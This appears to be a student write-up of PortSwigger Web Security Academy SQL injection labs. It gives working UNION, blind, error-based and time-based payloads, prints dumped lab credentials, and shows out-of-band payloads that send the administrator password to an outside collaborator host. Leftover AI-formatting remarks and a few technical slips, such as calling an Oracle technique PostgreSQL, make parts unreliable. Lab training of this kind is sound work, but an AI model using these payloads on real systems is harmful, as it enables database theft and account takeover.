Labs Covered
This write-up focuses on the following PRACTITIONER-level labs from the PortSwigger Web Security Academy related to SQL Injection:
3 SQL injection attack, querying the database type and version on Oracle
This lab demonstrates how to perform SQL injection to identify the database type and version specifically on Oracle databases.
4 SQL injection attack, querying the database type and version on MySQL and Microsoft
This lab covers SQL injection techniques to determine the database type and version on MySQL and Microsoft SQL Server databases.
5 SQL injection attack, listing the database contents on non-Oracle databases
This lab shows how to enumerate database contents via SQL injection on non-Oracle database systems.
6 SQL injection attack, listing the database contents on Oracle
This lab demonstrates techniques for listing database contents through SQL injection specifically on Oracle databases.
7 SQL injection UNION attack, determining the number of columns returned by the query
This lab explains how to use UNION-based SQL injection to find out how many columns the original query returns.
8 SQL injection UNION attack, finding a column containing text
This lab focuses on identifying which column(s) in the UNION query can contain text data for effective data retrieval.
9 SQL injection UNION attack, retrieving data from other tables
This lab shows how to exploit UNION SQL injection to extract data from other tables in the database.
10 SQL injection UNION attack, retrieving multiple values in a single column
This lab demonstrates how to retrieve multiple values within a single column using UNION SQL injection techniques.
11 Blind SQL injection with conditional responses
This lab explores blind SQL injection by observing conditional differences in server responses to infer data.
12 Blind SQL injection with conditional errors
This lab shows how to use error messages conditionally triggered by injection payloads to extract information.
13 Visible error-based SQL injection
This lab demonstrates SQL injection techniques that cause visible database errors revealing sensitive information.
14 Blind SQL injection with time delays
This lab explains how time-based blind SQL injection works by observing delays in server responses.
15 Blind SQL injection with time delays and information retrieval
This lab covers advanced time-based blind SQL injection to retrieve detailed database information.
16 Blind SQL injection with out-of-band interaction
This lab shows how attackers can use out-of-band channels to extract data in blind SQL injection scenarios.
17 Blind SQL injection with out-of-band data exfiltration
This lab focuses on exploiting blind SQL injection to exfiltrate data via out-of-band techniques.
18 SQL injection with filter bypass via XML encoding
This lab demonstrates bypassing input filters in SQL injection by encoding payloads using XML.
LAB 3 - SQL injection attack, querying the database type and version on Oracle
Lab Description
Solution
Here we can find out the number of columns that the web app is querying & also determine the columns which have text data but to retreive a column data we need to know the table name.
In oracle there is a default table called DUAL. Using that we can retreive column data.
For example: UNION SELECT ‘abc’ FROM dual We see there are 2 values displayed in the table, the description and the content of the post:
Determine the number of columns
SELECT * FROM someTable WHERE category = '<CATEGORY>' ORDER BY 3 --
ORDER BY 3 gives error, so there are 2 columns being retreived.
Determine the column which has text data
SELECT * FROM someTable WHERE category = '<CATEGORY>' UNION SELECT 'hanzala','cys' FROM dual --
Both the columns show the text in response. So both columns support text data.
Retreive db type & version of ORACLE
To retretive db type & version of ORACLE , we have the syntax SELECT * FROM v$version
SELECT * FROM someTable WHERE category = '<CATEGORY>' UNION SELECT NULL,banner FROM v$version --
To display the version we need to execute one of these:
SELECT banner FROM v$version
SELECT version FROM v$instance

/filter?category=Gifts'+union+all+select+'1',banner+FROM+v$version--
We got the db info we needed.
Response
With v$instance the server returns an error message.
LAB 4 - SQL injection attack, querying the database type and version on MySQL and Microsoft
Lab Description
Solution
- Verify the Parameter
- Confirm that the parameter is vulnerable to injection,In our case we get ‘ error ,So it is the correct parameter
-
Determine the Number of Columns
-
Use
Ctrl + Uto URL encode the input. -
Test repeatedly to identify the correct number of columns.
I got 500 Internal Server Error,On third columns additon ,So we have 2 columns
-
- Identify Columns Containing Text
- Discovered that both parameters accept string inputs.
- Retrieve the Database Version
- Output the version of the database.Looking at Portswigger cheatsheet
And Lab is Solved
LAB 5 - SQL injection attack, listing the database contents on non-Oracle databases
Lab Description
Solution
Most database management systems (e.g., MySQL, PostgreSQL, SQL Server, but not Oracle) provide an information_schema database containing metadata about the database structure. The information_schema.tables view can be queried to list all tables in the database.
List the database contents
List tables -
From the information schema tables, there are some default columns.
- Verify the Vulnerable Parameter
-
The
/filter?category=endpoint is vulnerable to SQL injection. -
Valid payloads to display data:
-
/filter?category=Gifts'--: Displays 4 posts in the “Gifts” category. -
/filter?category=Gifts'+or+1=1--: Displays all items by bypassing the filter.
-
-
- Determine the Number of Columns
ORDER BY 3
SELECT * FROM someTable WHERE category = '<CATEGORY>' ORDER BY 3--
Determine wich column contains text data
SELECT * FROM someTable WHERE category = '<CATEGORY>' SELECT 'abc','def'--
Both the columns contain text data.
Response
- List Table Names
- Query the
information_schema.tablesto retrieve table names:- Payload:
/filter?category=Gifts'+union+all+select+'1',TABLE_NAME+from+information_schema.tables-- -
This returns a list of table names in the database.
- Payload:
- Query the
- List Columns in the
users_vptjguTable- Query the
information_schema.columnsto retrieve column names for theusers_vptjgutable:- SQL Query:
SELECT * FROM information_schema.columns WHERE table_name = 'users_vptjgu' - Payload:
/filter?category=Gifts'+union+all+select+'1',COLUMN_NAME+from+information_schema.columns+WHERE+table_name+=+'users_vptjgu'-- - Result: Two columns identified:
username_lvfons-
password_femvin
- SQL Query:
- Query the
- Retreive information from the columns username_lvfons anmd password_femvin from the
users_vptjguTable- Retrieve the contents of the
username_lvfonsandpassword_femvincolumns:- SQL Query:
SELECT username_lvfons, password_femvin FROM users_vptjgu - Payload:
/filter?category=Gifts'+union+all+select+username_lvfons,password_femvin+from+users_vptjgu-- - This payload dumps the usernames and passwords from the
users_vptjgutable.
- SQL Query:
Now we get the username and password of all users.
- Retrieve the contents of the
Now login as administrator,
LAB 6 - SQL injection attack, listing the database contents on Oracle
Lab Description
Solution
Initial Observations
- The table displays 2 values:
- The description
- The content of the post
Basic Payloads
These payloads are valid for displaying:
- The 4 posts in Gifts
- All items in the second query
/filter?category=Pets'--
/filter?category=Pets'+or+1=1--
Determine number of columns -
Order by 3 throws a error which means there are 2 columns.
SELECT * FROM someTable WHERE category = '<CATEGORY>' ORDER BY 3 --
Determine column with text data
Here we use the DUAL table which is by defaut present in ORACLE databse
Both columns have text data
SELECT * FROM someTable WHERE category = '<CATEGORY>' UNION SELECT 'abc','def' FROM DUAL--
Enumerating Tables
List all table names:
SELECT table_name from all_tables
Payload:
/filter?category=Pets'+union+all+select+'1',table_name+from+all_tables--
Interesting table found: USERS_XWRQEE
Enumerating Columns
List columns in the target table: Payload:
/filter?category=Pets'+union+all+select+'1',COLUMN_NAME+from+all_tab_columns+WHERE+table_name='USERS_XWRQEE'--
Retreive all credential
Final query to extract credentials:
Payload:
/filter?category=Pets'+union+all+select+USERNAME_KIWRQE,PASSWORD_OCABHB+from+USERS_XWRQEE--
administrator - eyjpiterylmsfcqq25ja
wiener - tl4drtumhh8bgq4ndq4f
carlos - z8ir2ghepg2rjjqgq3av
Now login as administrator
LAB 7 - SQL injection UNION attack, determining the number of columns returned by the query
Lab Description
Solution
Initial Observations
- The table displays 2 values:
- The name
-
The price of the product
We craft the request by adding UNION along with ORDER BY clause to find the number of columns that is being used by the query.
ORDER BY 1
SELECT * FROM someTable WHERE category = '<CATEGORY>' ORDER BY 1 --
ORDER BY 2
ORDER BY 3
ORDER BY 4
This throws an error. It means that there are 3 columns that is being retreived in the query by the web application.
Now as per our given question, we use UNION SELECT NULL payload to return an additional column that contains null values.
SELECT * FROM someTable WHERE category = '<CATEGORY>' UNION SELECT NULL,NULL,NULL --
or
We can also add values instead of using NULL:
/filter?category=Accessories'+union+all+select+'0','1','2'--
LAB 8 - SQL injection UNION attack, finding a column containing text
Lab Description
Solution
Here’s the properly formatted markdown (.md) version of your SQL injection testing notes:
Initial Observations
- The table displays 2 visible values:
- Product name
- Product price
Basic Injection Payloads
These payloads successfully display:
- The 4 items in Accessories category
- All items in the database
/filter?category=Accessories'--
/filter?category=Accessories'+or+1=1--
UNION Attack Setup
Determined the query returns 3 columns. Test with(we can also used ORDER BY 4 –):
/filter?category=Accessories'+union+all+select+NULL,NULL,NULL--
String Injection Test
Successfully injected test string “Qrc0Pq” in the second column and catgory of product increase from 4 to 5:
/filter?category=Accessories'+union+all+select+'0','Qrc0Pq','1234'--
LAB 9 - SQL injection UNION attack, retrieving data from other tables
Lab Description
Solution
Determine number of columns
ORDER BY 3 shows an error , it means the web application retreives 2 columns in the query
SELECT * FROM someTable WHERE category = '<CATEGORY>' ORDER BY 4 --
Both column first and second return text
/filter?category=Gifts'+union+all+select+NULL,NULL--
Since both the columns contain text data, we can retreive username and password from the users table of the database without any concatination method.
SELECT * FROM someTable WHERE category = '<CATEGORY>' UNION ALL SELECT username,password FROM users --
Thus we got all the usernames & password stored in the database. Now we can login as administrator !
LAB 10 - SQL injection UNION attack, retrieving multiple values in a single column
Lab Description
Solution
String Concatenation in SQL Databases
You can concatenate multiple strings to make a single string in SQL. The syntax varies by database system:
| Database | Command | Notes | ||
|---|---|---|---|---|
| Microsoft (SQL Server) | 'foo'+'bar' |
Uses + operator | ||
| PostgreSQL | 'foo'||'bar' |
Uses | operator (no space) | |
| MySQL | 'foo' 'bar'CONCAT('foo','bar') |
Space between strings or CONCAT function | ||
| Oracle | 'foo'||'bar' |
Uses | operator with spaces |
Query made -
SELECT * FROM someTable WHERE category = '<CATEGORY>'
Determine the number of columns -
ORDER BY 3 returns an error, which means there are 2 columns that is retreived by the web app from the db.
SELECT * FROM someTable WHERE category = '<CATEGORY>' ORDER BY 3 --
Determine which columns contain text data -
Also, that there are 2 columns returned by the query and we can do check which column return 200 when we insert text on it,So that cotains text:
/filter?category=Gifts'+union+all+select+NULL,NULL--
2 columns only contains text
Response
Determine the type of database -
Since we know 2nd column is containing text data, we can try to use version command of each database system to identify the type of database present in the backend.
ORACLE
SELECT * FROM someTable WHERE category = '<CATEGORY>' UNION SELECT NULL,banner FROM v$version --
500 - SERVER ERROR
Microsoft
SELECT * FROM someTable WHERE category = '<CATEGORY>' UNION SELECT NULL,@@version --
500 - Server Error
NOTE - Syntax for findng version is the same for both Microsoft and MYSQL
PostgreSQL
SELECT * FROM someTable WHERE category = '<CATEGORY>' UNION SELECT NULL,version() --
We can confirm that this is an POSTgreSQL db in backend.
Retreive multiple values in single column -
For POSTgreSQL , the syntax for string concatination is 'foo'||'bar'
SELECT * FROM someTable WHERE category = '<CATEGORY>' UNION SELECT NULL,username||'-'||password FROM users --
Request
Response:
We got all the usernames & passwords,
Now we can login as administrator
LAB 11 - Blind SQL injection with conditional responses
Lab Description
Solution
Vulnerability Description
A SQL injection vulnerability was identified in the application’s cookie-based TrackingId parameter. This vulnerability allows an attacker to manipulate SQL queries and extract sensitive data, such as the administrator’s password, from the database.
Initial SQL Injection Test
Request looks like
The application displays a “Welcome back!” message when a valid SQL condition is injected into the TrackingId cookie parameter.
- Payload (Successful):
Cookie: TrackingId=WrJLQvH7F2RO6KVc'+AND+'1'='1;Result: “Welcome back!” message appears, indicating the SQL condition
1'='1evaluates to true. - Payload (Unsuccessful):
Cookie: TrackingId=WrJLQvH7F2RO6KVc'+AND+'1'='0;Result: No “Welcome back!” message, as the SQL condition
1'='0evaluates to false.
This confirms the presence of a SQL injection vulnerability in the TrackingId parameter.
If we send the value as 50 ie ' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>50)='a , we dont get any welcome message which means its not > 50 characters.
Automate this ->
- Send request to Intruder
- Add the password length part [> 1]
- Attack type - SNIPER
- Payload type - Numbers
- Give number range from 1-50
There is a difference in length at number 20, means that while checking if length(password) > 20 it FAILS.
So the total length of password is 20.
Password Extraction or Bruteforce the 20 character length password
To extract the administrator’s password, the following SQL injection technique was used to test the password character by character.
Step 1: Testing the First Letter
To determine if the first letter of the administrator’s password is ‘s’, the following payload was used:
c' AND SUBSTRING((SELECT Password FROM Users WHERE Username='administrator'),1,1)='s
Cookie Payload:
Cookie: TrackingId=WrJLQvH7F2RO6KVc'+AND+SUBSTRING((SELECT+Password+FROM+Users+WHERE+Username='administrator'),1,1)='s
Result: “Welcome back!” message appeared, confirming the first letter of the password is ‘s’.
Optimization Attempt
An initial attempt to test multiple letters at once (e.g., checking if the first two characters are ‘ss’):
c' AND SUBSTRING((SELECT Password FROM Users WHERE Username='administrator'),1,2)='ss
Cookie Payload:
Cookie: TrackingId=WrJLQvH7F2RO6KVc'+AND+SUBSTRING((SELECT+Password+FROM+Users+WHERE+Username='administrator'),1,2)='ss
However, testing one character at a time was determined to be more time consuming
Step 2: Testing Subsequent Letters of password
To optimize the process, each character of the password was tested individually using the SUBSTRING function. The following payloads were sent to test each position:
c' AND SUBSTRING((SELECT Password FROM Users WHERE Username='administrator'),1,1)='a
c' AND SUBSTRING((SELECT Password FROM Users WHERE Username='administrator'),2,1)='a
c' AND SUBSTRING((SELECT Password FROM Users WHERE Username='administrator'),3,1)='a
c' AND SUBSTRING((SELECT Password FROM Users WHERE Username='administrator'),4,1)='a
c' AND SUBSTRING((SELECT Password FROM Users WHERE Username='administrator'),5,1)='a
...
This process was repeated for each character position, testing all possible letters until the correct character was identified by the presence of the “Welcome back!” message.
Final Result
Arrange the payload number and write the payload2 alphabets (password characters) in order . By iterating through each character position and testing all possible letters, the administrator’s password was retrieved as:
ssmyivfjyj5m1bvch02g
LAB 12 - Blind SQL injection with conditional errors
Lab Description
Solution
Request looks like
Step 1: Identifying SQL Injection
The application processes the TrackingId cookie in the following query:
SELECT trackingId FROM someTable WHERE trackingId = '<COOKIE-VALUE>'
- Inducing Syntax Error:
- Payload:
TrackingId=xyz'' - Modified Query:
SELECT trackingId FROM someTable WHERE trackingId = 'xyz''' - Result: Error due to invalid SQL syntax (unclosed quote).
- Payload:
- Valid Syntax Test:
- Payload:
TrackingId=xyz''' - Modified Query:
SELECT trackingId FROM someTable WHERE trackingId = 'xyz''' - Result: HTTP 200 response, indicating valid SQL syntax.
- Payload:
Step 2: Confirming Oracle Database
To confirm the database is Oracle, which requires a table in SELECT statements:
- Invalid Subquery:
- Payload:
TrackingId=xyz'||(SELECT '')||' - Result: Error, as Oracle requires a table.
- Payload:
- Valid Subquery with DUAL:
- Payload:
TrackingId=xyz'||(SELECT '' FROM dual)||' - Result: HTTP 200 response, confirming Oracle database.
- Payload:
- Invalid Table Test:
- Payload:
TrackingId=xyz'||(SELECT '' FROM not-a-real-table)||' - Result: Error, confirming the need for a valid table.
- Payload:
Step 3: Verifying Users Table
To check if a users table exists:
- Payload:
TrackingId=xyz'||(SELECT '' FROM users WHERE ROWNUM = 1)||' - Result: HTTP 200 response, confirming the
userstable exists. - Note:
WHERE ROWNUM = 1ensures a single row to avoid concatenation issues.
Step 4: Verifying Administrator User
To confirm the existence of an administrator user:
- True Condition Test:
- Payload:
TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||' - Result: Error due to division by zero, confirming true condition triggers an error.
- Payload:
- False Condition Test:
- Payload:
TrackingId=xyz'||(SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||' - Result: HTTP 200 response, as false condition returns empty string.
- Payload:
- Administrator Check:
- Payload:
TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||' - Result: Error, confirming the
administratoruser exists.
- Payload:
Step 5: Determining Password Length
To find the length of the administrator’s password:
- Payload:
TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>N THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||' - Method: Used Burp Intruder to test
Nfrom 1 to 21. - Result: Error for
LENGTH > 20, but not forLENGTH > 21, indicating the password is 20 characters.
Step 6: Brute-Forcing the Password
To extract the password character by character:
- Payload:
TrackingId=xyz'||(SELECT CASE WHEN SUBSTR(password,§N§,1)='§CHAR§' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||' - Method: Used Burp Intruder with Cluster Bomb attack:
- Payload 1: Position (
Nfrom 1 to 20). - Payload 2: Alphanumeric character set.
- Payload 1: Position (
- Result: Errors for specific characters at each position, revealing the password:
8fysuozl95mngaem0abi.
Step 7: Login as Administrator
- Using the password
8fysuozl95mngaem0abi, successful login as theadministratoruser was achieved.
LAB 13 - Visible error-based SQL injection
Lab Description
Solution
Overview
Database misconfigurations can lead to detailed error messages that expose sensitive information to attackers. For example, injecting a single quote into an id parameter may result in:
Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = '''. Expected char
By triggering errors that reveal query results, attackers can transform a blind SQL injection into a “visible” one. A key technique involves the CAST() function, which converts data types. For example:
Request Payload:
CAST((SELECT example_column FROM example_table) AS int)
If the data is a string, casting it to an incompatible type like int can generate:
Response:
ERROR: invalid input syntax for type integer: "Example data"
Note: This approach is particularly useful when character limits prevent conditional responses, allowing data extraction through error messages.
Step 1: Identifying SQL Injection
When selecting a product category, the application sends a GET request with a TrackingId and session cookie.
Testing for SQL injection by injecting a single quote:
- Payload:
Cookie: TrackingId=e00R0OKbtGq3H944'; - Response: Error revealing the backend query:
SELECT * FROM tracking WHERE id = 'e00R0OKbtGq3H944''
Step 2: Crafting CAST-Based Payload
Using CAST to induce errors:
- Payload:
TrackingId=hxcQNYCw0qIfVGRe' AND CAST((SELECT 1) AS int)-- - Response: 500 Internal Server Error, indicating the
ANDcondition requires a boolean expression.
- Modified Payload (adding boolean comparison):
TrackingId=hxcQNYCw0qIfVGRe' AND 1=CAST((SELECT 1) AS int)-- - Response: HTTP 200 OK, returning category items, confirming the condition is true.
Step 3: Extracting Username
To retrieve the username from the users table:
- Payload:
TrackingId=' AND 1=CAST((SELECT username FROM users) AS int)-- - Response: 500 Internal Server Error due to query truncation.
- Optimized Payload (removing
TrackingIdvalue and addingLIMIT 1):TrackingId=' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)-- - Response: Error revealing the username:
administrator.
Step 4: Extracting Password
To retrieve the administrator’s password:
- Payload:
TrackingId=' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)-- - Response: Error revealing the password:
92xxhtubhmgxhsyhhldk.
- Note:
LIMIT 1ensures only the first row (administrator’s data) is returned, bypassing the need forWHERE username='administrator'.
Step 5: Administrator Login
- Credentials:
administrator:92xxhtubhmgxhsyhhldk - Result: Successful login to the shopping website.
LAB 14 - Blind SQL injection with time delays
Lab Description
Solution
SLEEP command differs for each type of databse, here we find it by trial & error method that it is a POSTgreSQL database
To do this we can use the following payload
TrackingId=x'||pg_sleep(10)--
Response
We get a response after 10 sec which confirms the SQL injection vulnerability.
LAB 15 - Blind SQL injection with time delays and information retrieval
Lab Description
Solution
Below is a well-formatted Markdown (.md) file that documents the steps for testing a SQL injection vulnerability using time-based blind SQL injection techniques, as described in your input. The content is organized with clear headings, code blocks, and explanations for each step, making it easy to follow and understand.
Time-Based Blind SQL Injection Testing
This document outlines the process of testing a web application for time-based blind SQL injection vulnerabilities using PostgreSQL’s pg_sleep function. The steps involve checking for vulnerabilities, confirming the existence of a users table, verifying specific columns and data, and enumerating the password for the administrator user.
Prerequisites
- A tool like Burp Suite with Intruder for automating SQL injection payloads.
- Access to a PostgreSQL database vulnerable to SQL injection.
- Basic understanding of SQL injection techniques and time-based delays.
Step 1: Test for Time-Based SQL Injection Vulnerability
Objective
Determine if the application is vulnerable to time-based SQL injection by injecting a delay and observing response times.
Payloads
COOKIE'||pg_sleep(10)--
jIPoq0qYcS0Y2AmF'||pg_sleep(10)--
- Description: These payloads append a
pg_sleep(10)to introduce a 10-second delay if the injection is successful. - Result: If the response takes approximately 10 seconds, the application is vulnerable to time-based SQL injection.
Verification with Comparison
Confirm that blind sql injection works -
Modify the cookie value
Since it is a POSTgreSQL , we use the following syntax
To confirm the vulnerability, compare the response times for true (1=1) and false (1=2) conditions:
SELECT CASE WHEN (1=1) THEN pg_sleep(10) ELSE pg_sleep(0) END
SELECT CASE WHEN (1=2) THEN pg_sleep(10) ELSE pg_sleep(0) END
- Encoded Payloads:
jIPoq0qYcS0Y2AmF'+||+(SELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END)-- jIPoq0qYcS0Y2AmF'+||+(SELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END)-- - Result:
1=1: ~10,300 ms (indicating a delay, confirming vulnerability).
1=2: No delay (near-instant response).
- Conclusion: The application is vulnerable to time-based SQL injection.
Step 2: Check for Existence of users Table
Objective
Confirm if a users table exists in the database.
Payload
' || (SELECT CASE WHEN (1=1) THEN pg_sleep(10) ELSE pg_sleep(-1) END FROM users) --
- Description: Attempts to select from the
userstable. If it exists, a 10-second delay is triggered. -
Result: ~20,307 ms (indicating the
userstable exists). - Conclusion: The
userstable exists in the database.
Step 3: Verify username Column and administrator User
Objective
Check if the username column exists in the users table and if there is an administrator user.
Payload
' || (SELECT CASE WHEN (username='administrator') THEN pg_sleep(10) ELSE pg_sleep(-1) END FROM users) --
- Description: Queries the
userstable for a row whereusername='administrator'. A 10-second delay indicates the user exists. - Result: ~10,292 ms (indicating the
usernamecolumn andadministratoruser exist). - Conclusion: The
usernamecolumn exists, and there is anadministratoruser.
Step 4: Check for password Column
Objective
Verify if the password column exists in the users table.
Payload
' || (SELECT CASE WHEN (COUNT(*)>0) THEN pg_sleep(10) ELSE pg_sleep(-1) END FROM users) --
- Description: Checks if there are any rows in the
userstable, implying the existence of columns (includingpassword). A 10-second delay confirms the presence of data. - Result: ~10,295 ms (indicating the
passwordcolumn exists). - Conclusion: The
passwordcolumn exists in theuserstable.
Step 5: Enumerate Password Length for administrator
Objective
Determine the length of the administrator user’s password.
Payload
' || (SELECT CASE WHEN (username='administrator' AND LENGTH(password)=FUZZ) THEN pg_sleep(20) ELSE pg_sleep(-1) END FROM users) --
- Description: Uses a fuzzing approach to test different password lengths (
FUZZ). A 10-second delay indicates the correct length. - Initial Test: Testing with
LENGTH(password)=1resulted in a 30-second delay, suggesting the password length is not 1. Modified theELSEclause topg_sleep(-1)for faster enumeration.
- Automation:
-
Sent to Burp Suite Intruder.
-
Configured payload to test integer values for
FUZZ(e.g., 1 to 30). -
Launched attack and observed a 10-second delay for
LENGTH(password)=20.
-
- Result: Password length is 20 characters.
- Conclusion: The
administratorpassword is 20 characters long.
Step 6: Enumerate the Password
Objective
Extract the administrator password character by character.
Payload
SELECT CASE WHEN (SUBSTRING((SELECT password FROM users WHERE username='administrator'),1,1)='a') THEN pg_sleep(10) ELSE pg_sleep(0) END
jIPoq0qYcS0Y2AmF'+||+(SELECT+CASE+WHEN+(SUBSTRING((SELECT+password+FROM+users+WHERE+username='administrator'),1,1)='a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END)--
- Description: Tests each character of the password by checking if the substring matches a specific character (e.g.,
'a'). A 10-second delay indicates a match. - Automation:
-
Sent to Burp Suite Intruder.
-
Configured payload to test characters (e.g.,
a-z,0-9) for each position (1 to 36). -
Continued character by character until the password was fully enumerated.
-
-
Observation: One character,
'3', caused a noticeably longer response time, but the process continued successfully.So we have find over admin passowrd last character -
Result: Password enumerated as
adpy3kbcu2pm1ihhyji3.Login as Administrator and lab will be solved
Final Result
- Vulnerability: Confirmed time-based blind SQL injection.
- Table:
userstable exists. - Columns:
usernameandpasswordcolumns exist. - User:
administratoruser exists. - Password Length: 20 characters.
- Password:
adpy3kbcu2pm1ihhyji3. - Status: Lab solved.
LAB 16 - Blind SQL injection with out-of-band interaction
Lab Description
Solution
We don’t know which database we are dealing with , so we try all the payloads for each databases given in cheatsheat.
First we start with ORACLE db,
Open burp collaborator client, copy one of the domain provided to clipbopard,

Use the payload
' union+select+EXTRACTVALUE(xmltype('<%3fxml+version="1.0"+encoding="UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http://rfawfotutbq6iasl1guon5zd84ev2uqj.oastify.com/">+%25remote%3b]>'),'/l')+FROM+dual--
So the query would made to db would look like this ,
SELECT trackingId FROM someTable WHERE trackingId = '<COOKIE-VALUE>' union+select+EXTRACTVALUE(xmltype('<%3fxml+version="1.0"+encoding="UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http://rfawfotutbq6iasl1guon5zd84ev2uqj.oastify.com/">+%25remote%3b]>'),'/l')+FROM+dual--
This triggers a DNS request to our collaborater server, and once we get a 200 OK response, if we click Poll Now button in Burp Collaborator, we get 4 DNS requests
LAB 17 - Blind SQL injection with out-of-band data exfiltration
Lab Description
Overview
The process of exploiting an out-of-band (OAST) SQL injection vulnerability in a web application using PostgreSQL’s EXTRACTVALUE and XML external entity (XXE) techniques to interact with a collaborator server (e.g., Burp Collaborator or OASTify). The goal is to confirm the vulnerability and extract the administrator user’s password from the users table.
Solution
Cheatsheet to exfiltrate data using OAST technique,
Step 1: Test for Out-of-Band SQL Injection Vulnerability
Objective Determine if the application is vulnerable to out-of-band SQL injection by triggering an HTTP request to a collaborator server.
Payload
Cookie: TrackingId=FFyToxqSs49lpxuC'+union+select+EXTRACTVALUE(xmltype('<%3fxml+version="1.0"+encoding="UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http://rfawfotutbq6iasl1guon5zd84ev2uqj.oastify.com/">+%25remote%3b]>'),'/l')+FROM+dual--;
Description: This payload uses EXTRACTVALUE with an XXE entity to make an HTTP request to a collaborator server (rfawfotutbq6iasl1guon5zd84ev2uqj.oastify.com). If the server receives a request, the application is vulnerable.
Result: Interaction observed on the collaborator server, confirming the vulnerability.
Step 2: Enumerate Password Character by Character
Description: Tests if the first character of the administrator password is ‘a’. If true, it triggers an HTTP request to the collaborator server. If false, no request is made.
Test: Tested with the first character not equal to ‘a’ and observed an interaction, confirming the payload works. Modified to test equality (=) for positive confirmation of characters.
Payload
SELECT CASE WHEN ((SUBSTR((SELECT password FROM users WHERE username = 'administrator'),1,1))='a') THEN 'a'||(SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]>'),'/l') FROM dual) ELSE NULL END FROM dual
Encoded Payload:
FFyToxqSs49lpxuC'+union+SELECT+CASE+WHEN+((SUBSTR((SELECT+password+FROM+users+WHERE+username+=+'administrator'),1,1))!='a')+THEN+'a'||(SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"?><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http://BURP-COLLABORATOR/">+%25remote%3b]>'),'/l')+FROM+dual)+ELSE+NULL+END+FROM+dual--;
Automation: Sent to Burp Suite Intruder. Configured two payload positions: Character: Test a-z, 0-9 for each position of the password. Subdomain: Unique collaborator subdomain for each request.
Set attack type to Battering Ram to synchronize payloads.
Result: Found an interaction for the letter ‘e’ as the first character.
Process: Repeated for each position (1 to 20, based on prior knowledge of password length) to enumerate the password e6jomps7kptnx04vcvtz. Conclusion: The password is e6jomps7kptnx04vcvtz.
Step 3: Direct Password Extraction (Alternative)
Description: Concatenates the administrator password into the collaborator URL, causing the server to receive an HTTP request with the password in the subdomain (e.g., e6jomps7kptnx04vcvtz.0mntiwqdq98x96mi2d97hujkwb22quej.oastify.com).
Extract the full administrator password in a single query by embedding it in the collaborator URL.
Payload (Cheat-Sheet)
SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT password FROM users WHERE username='administrator')||'.BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]>'),'/l') FROM dual
Encoded Payload:
mnsyvP6Ci68a0edP'+union+select+EXTRACTVALUE(xmltype('<%3fxml+version="1.0"+encoding="UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http://'||(SELECT+password+FROM+users+where+username='administrator')||'.0mntiwqdq98x96mi2d97hujkwb22quej.oastify.com/">+%25remote%3b]>'),'/l')+FROM+dual--
